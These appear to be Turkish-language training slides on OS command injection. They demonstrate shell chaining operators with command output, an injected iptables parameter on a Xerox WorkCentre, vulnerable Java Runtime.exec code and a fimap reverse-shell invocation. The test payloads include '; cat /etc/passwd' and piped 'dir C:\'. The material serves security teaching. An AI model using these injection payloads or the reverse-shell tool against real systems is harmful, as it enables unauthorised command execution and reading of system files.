
python >=2.4gereksinimi

```
python fimap.py
-u http://sunucu/index.php?pg=
-x
```

Parametreler ile beraber denetlenecek URL

Başarılı saldırı sonrası interaktif bir oturum açılması

Fimap - Reverse Shell



OS Commanding

- Uygulamalar geliştirilirken işletim sistemi komutları çalıştırma ihtiyacı olabilir.
  - Örn: Popüler komut satırı Unix/Linux/Windows uygulamalarına web arayüzü yazılması;
    - iptables, asterisk, qmail, v.b.
- Yetersiz girdi kontrolü nedeniyle saldırganın hedef web uygulamasını kullanarak işletim sisteminde komutlar çalıştırması OS Commanding olarak adlandırılır.

OS Commanding - Ön Bilgi

OS Commanding - Unix - Ön Bilgi

ls -al


```
root@bt:/test# ls -al
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
root@bt:/test#
```

OS Commanding - Windows - Ön Bilgi

dir .

```
D:\test>dir .
 Volume in drive D is Data
 Volume Serial Number is 26E5-051B

 Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  287.059.795.968 bytes free

D:\test>
```

OS Commanding - Unix - Ön Bilgi

grep com myfile.txt

```
root@bt:/test# grep com myfile.txt
www.guvenlikod.com
www.davshan.com
www.owasp.com
www.owasp.com/index.php/Turkey
code.google.com/p/wivet
code.google.com/p/ccrawl
code.google.com/p/chiasma
root@bt:/test#
```

OS Commanding - Unix - Ön Bilgi

ping www.guvenlikod.com

```
root@bt:~# ping www.guvenlikod.com
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 62.444/63.159/64.496/0.946 ms
root@bt:~#
```

OS Commanding - Unix -|

ls -al | ping www.guvenlikod.com

```
root@bt:/test# ls -al | ping www.guvenlikod.com
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=1 ttl=128 time=57.9 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=2 ttl=128 time=57.5 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=3 ttl=128 time=57.4 ms
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 57.488/57.649/57.921/0.337 ms
root@bt:/test#
```

OS Commanding - Windows -|

dir C:\ | ping www.guvenlikod.com

```
D:\test>dir C:\ | ping www.guvenlikod.com

Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=58ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 57ms, Maximum = 58ms, Average = 57ms
Control-C
^C
```

OS Commanding - Unix - ;

ls -al ; ping www.guvenlikod.com

```
root@bt:/test# ls -al ; ping www.guvenlikod.com
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 62.102/62.831/63.749/0.743 ms
root@bt:/test#
```

OS Commanding - Windows - &

dir . & ping www.guvenlikod.com


```
D:\test>dir . & ping www.guvenlikod.com
 Volume in drive D is Data
 Volume Serial Number is 26E5-051B

 Directory of D:\test

18.10.2012  10:26    <DIR>          .
18.10.2012  10:26    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  287.060.140.032 bytes free

Pinging guvenlikod.com [159.253.139.141] with 32 bytes of data:
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119
Reply from 159.253.139.141: bytes=32 time=57ms TTL=119

Ping statistics for 159.253.139.141:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 57ms, Maximum = 57ms, Average = 57ms
Control-C
^C
```

OS Commanding - Unix - ||

ls -al || ping www.guvenlikod.com

OS Commanding - Windows - ||

dir . || ping www.guvenlikod.com



OS Commanding - Unix - &

ls -al & ping www.guvenlikod.com

```
root@bt:/test# ls -al & ping www.guvenlikod.com
total 8
[1] 26338
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=1 ttl=128 time=60.2 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=2 ttl=128 time=58.2 ms
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.253.139.141):
mp_seq=3 ttl=128 time=57.7 ms
^C
--- guvenlikod.com ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3006ms
rtt min/avg/max/mdev = 57.700/58.749/60.259/1.129 ms
[1]+  Done                    ls --color=auto -al
root@bt:/test#
```


OS Commanding - Unix - &&

ls -al && ping www.guvenlikod.com

```
root@bt:/test# ls -al && ping www.guvenlikod.com
total 8
drwxr-xr-x  2 root root 4096 Oct 17 14:58 .
drwxr-xr-x 22 root root 4096 Oct 17 14:58 ..
-rw-r--r--  1 root root    0 Oct 17 14:58 myfile.txt
PING guvenlikod.com (159.253.139.141) 56(84) bytes of data.
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.2
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.2
64 bytes from 159.253.139.141-static.reverse.softlayer.com (159.2
^C
--- guvenlikod.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 62.979/64.020/66.035/1.454 ms
root@bt:/test#
```

OS Commanding - Windows - &&


dir . && ping www.guvenlikod.com




OS Commanding - Tanım

- Uygulamalar geliştirilirken işletim sistemi komutları çalıştırma ihtiyacı olabilir.
  - Örn: Popüler komut satırı Unix/Linux/Windows uygulamalarına web arayüzü yazılması;
    - iptables, asterisk, qmail, v.b.
- Yetersiz girdi kontrolü nedeniyle saldırganın hedef web uygulamasını kullanarak işletim sisteminde komutlar çalıştırması OS Commanding olarak adlandırılır.

OS Commanding - Senaryo



OS Commanding - Xerox WorkCentre



OS Commanding - Xerox WorkCentre

function=HTTP_IP_Restriction_Update&Protocol=**tcp**&Action=**ACCEPT**&Chain=**INPUT**&Interface=**eth0**&SourceIP=**1.2.3.4**&Dport=80&SrcPort=443

iptables -A -p -i -s -j

OS Commanding - Xerox WorkCentre


function=HTTP_IP_Restriction_Update&Protocol=**tcp**&Action=**ACCEPT | ping www.webguvenligi.org**&Chain=**INPUT**&Interface=**eth0**&SourceIP=**1.2.3.4**&Dport=80&SrcPort=443

iptables -A -p -i -s -j

OS Commanding

```
public string executeCommand(String hostName) {
    try {
        String host = hostName;
        Runtime rt = Runtime.getRuntime();
        rt.exec("cmd.exe /C nslookup " + host);
    }
    catch(Exception e){
        e.printStackTrace();
    }
}
```

OS Commanding - İstatistikler



OS Commanding - Test Teknikleri

?id=/bin/ls|

?id=; cat /etc/passwd

?id=; cat /../etc/X11/../passwd

OS Commanding - Test Teknikleri

```
?id=| dir C:\
```

```
?id=|| dir C:\
```

```
?id= & dir C:\
```

```
?id= && dir C:\
```

BGA İletişim

www.bga.com.tr

blog.bga.com.tr

twitter.com/bgasecurity

facebook.com/BGAkademisi

bilgi@bga.com.tr

egitim@bga.com.tr